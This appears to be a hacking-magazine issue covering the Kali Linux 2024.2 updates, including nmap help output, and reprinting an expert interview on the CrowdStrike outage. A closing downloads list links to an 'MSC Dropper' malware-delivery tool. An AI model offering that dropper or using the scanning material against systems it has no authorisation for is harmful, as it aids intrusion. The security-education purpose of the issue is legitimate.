
"In the hacking world, security is more of a response than a proactive measure. They wait for hackers to attack and then they patch, based on the attacks."
-Michael Demon Calce



XFCE

XFCE, which is known for its lightness and speed, has also received some updates in Kali Linux 2024.2. Window management has been improved in the new version. Better high-DPI display support enables much-improved themes and icons to be used, keeping Kali responsive and efficient even on older or resource-constrained hardware.

*"It's true, I had hacked into a lot of companies, and took copies of the source code to analyze it for security bugs. If I could locate security bugs, I could become better at hacking into their systems. It was all towards becoming a better hacker.
-Kevin Mitnick*



t64 Transition

Kali Linux has successfully done the t64 transition, coming from Debian, which deals with the Year 2038 problem. This bug is caused by the overflow of the 32-bit `time_t` type storing the Unix timestamp in 2038. To prevent this, the type `time_t` was moved to 64 bits on the architectures using it as 32 bits: `armhf` and `armel`, used in the ARM platform like Raspberry Pi.

This transition, the largest ABI change ever in Debian, needed a huge rebuild of packages—now with a t64 suffix. Most users of Kali on either `amd64` or `arm64` will not feel this transition much as it involves only upgrades. The case differs for those using either `armel` or `armhf`; such users will need to use `apt full-upgrade` to upgrade their systems and ensure they keep running without any issues. Problems encountered may be reported on the Kali Linux bug tracker. The T64 transition will let penetration testers take advantage of more powerful hardware and improve the speeds at which scans are processed and data is analyzed. This is what will keep Kali Linux future-proof in regard to handling the rigors of modern-day cybersecurity assessments.

Nmap Tweak

One really nice change Kali Linux has made to Nmap is that it now allows users to run a privileged TCP SYN, or stealth scan (`-sS`) without having to use `sudo` or root privileges. Traditionally, these scanning types had to be run with elevated permissions, as TCP SYN scans operate at a low level on network interfaces to attempt to sneakily determine open ports.

The tweak enhances the usability to make efficient and discreet network scans, which otherwise have one changing over to a superuser account all the time. This simplifies workflow for a penetration tester or security professional, giving them the capability to perform relevant scans much easier within a regular user environment. This change will hence improve the flexibility and usability

of already good features of Nmap in a way that is consistent with the vision of Kali Linux to be omnipotent and multifunctional for security practitioners.

```

root@kali:~# nmap -h
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>

```

Other Features Added

Kali NetHunter Updates

Recent changes to Kali NetHunter include Android 14 Support and, finally, implementation of one of the most awaited features: modules loader. Bad Bluetooth class selection is done, Permission and root validations improved. It also included support for the Bluetooth rubber ducky. A number of fixes were incorporated, with 5 new Kali NetHunter kernels issued that are now supporting devices such as Huawei P9, Nothing Phone 1, and Poco F3 among others, across a number of And-

roid releases. Kali NetHunter Pro images follow a bit after the t64 transition.

Kali ARM Updates

Notable updates to Kali Linux for ARM Single Board Computers include upgrading the kernel of the Gateworks Newport to 5.15, and the Raspberry Pi 5 has moved its kernel to 6.1.77. On the downside, support for Gateworks Ventana is dropped, so there won't be any pre-built images for it anymore. These updates provide a penetration tester with additional flexibility, to an increased extent, of the choice in hardware for running tests that best fit the occasion. From IoT devices to specialized hardware, Kali Linux ARM support ensures that testers are always fully armed with the proper tools anywhere.

Conclusion

Kali Linux is continuously progressing, and with major updates in this series, functionality has been upgraded across different platforms. This comes through the T64 transition, privileged Nmap scanning without root, Kali NetHunter, and ARM SBC support, among others, which have made Kali more robust and user-friendly. All these updates are aimed at keeping Kali at the top for both security professionals and enthusiasts.

References

- Offensive Security. (2024). Kali Linux Documentation. Retrieved from <https://www.kali.org/docs/>
- Offensive Security. (2024). Nmap Update Notes. Retrieved from <https://www.kali.org/tools/nmap/>
- Offensive Security. (2024). Kali NetHunter Documentation. Retrieved from <https://www.kali.org/docs/nethunter/>
- Offensive Security. (2024). Kali Linux 2024.2 Release. Retrieved from <https://www.kali.org/blog/kali-linux-2024-2-release/>

Majot IT outage brings businesses around the world to a standstill—expert explains what happened and why.

CYBER SECURITY

Alan Woodward

Professor, Department of Computer Science,
University of Surrey

A major IT outage has hit businesses across the world, grounding planes as well as affecting banks and the healthcare sector.

George Kurtz, CEO of IT security firm CrowdStrike, said it had traced the issue to a “defect found in a single content update” for the security software it provides for the Microsoft Windows o

-perating system on computers.

Microsoft said the issue was caused by an “update from a third-party software platform” and that the “underlying cause” had now been fixed.

The Conversation’s Paul Rincon spoke to Professor Alan Woodward, an expert in cybersecurity at the University of Surrey, about what went wrong and how the problem could be resolved.

Can you explain what’s happened here?

(Cont'd On Next Page)

I think there are two things. First, Microsoft seems to have had a problem with its Azure cloud computing platform. It's a bit unclear, but there was a degree of degradation in that service starting in the evening of 18 July. However, it didn't fail altogether.

But by far the bigger problem seems to be an update that appears to have been done in the late evening of July 18 for [IT security company] CrowdStrike's Falcon product – a computer threat checker. Falcon works by having some “agent” software deeply embedded in the operating system of every PC running Windows, which monitors that computer and “calls home” if there's a problem. It also receives updates on what to look out for if there's a threat. It's used a lot by large organisations throughout the world, which have a huge number of PCs to police.

I'm sure CrowdStrike are urgently investigating what happened. This piece of software is designed to protect people from ransomware attacks and the like. From the latest information I've seen, it looks like the update system file was somehow released in an incorrect format.

The Windows operating system gets to this update and it doesn't know how to cope, so it crashes. That's why people have been getting the “blue screen of death” [a computer screen with an error message indicating a system crash].

And the big problem is, you can't fix this issue remotely. You have to go into every machine separately and put it into “safe” or “recovery” mode to isolate the software. From there, you should be able to reboot the machine and get it up and running again. But if you're a big global company with a large distributed IT estate, that's going to take a long time.

Why has this outage had such wide-ranging effects?

CrowdStrike has been a great success – its secu-

rity software is used by hundreds of thousands of major clients around the world. So airlines, airports, railways, hospitals, stock exchanges ... they're all going down.

It started in Australia when they got up for business on Friday. The update had clearly been sent out last night UK time, and it has just rippled around the world.

With deliberate ransomware attacks, they'll typically take out one or two targets at a time. But in this case, it's happened to thousands of organisations at once. We've not had anything like this before.

How CrowdStrike will fix the software is yet to be determined. As I've explained, it's clear how companies can work around the issue. But for some very large organisations, this could affect their critical infrastructure and business for a long time yet – it's going to take them days to physically work round all those machines.

Can security companies ensure this doesn't happen again?

Security software is very intertwined with a computer's operating system – it's buried deep in there. There has to be a way that if something is found to be corrupted, it doesn't just keep crashing the system – this may have to be done in cooperation with Microsoft, which owns the Windows operating system.

There's got to be some way of backing out of it, and there is. However, most people trying to log into their blank PCs don't know how to put their PCs into safe mode and revert to a previous state.

At the moment, it looks like it's one corrupted file that's producing a global problem. Computers download updates all the time, so how Microsoft prevents that from happening with this update, I don't know. It's not immediately obvious. And the million dollar question is: how did this corrupted file get released in the first place?

How long before this problem is fully resolved?

(Cont'd On Next Page)

It's certainly going to take days, if not weeks. It's like those hospitals in London that got attacked with ransomware. They're still suffering – there's a very long tail on these things.

And in this case, it's not just a long tail but a very broad swathe of global organisations in transport, health and everywhere else. I don't think we've seen anything like this before.

On X, formerly Twitter, George Kurtz, co-founder and CEO of CrowdStrike, commented: "The issue has been identified, isolated and a fix has been deployed. We refer customers to the support portal for the latest updates."

This Article first appeared in The Conversation

DOWNLOADS

1. MSC Dropper:

https://github.com/ZERODETECTION/MS_C_Dropper

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)

<https://github.com/hackercoolmagz/vulnera>

Follow Hackercool Magazine For Latest Updates



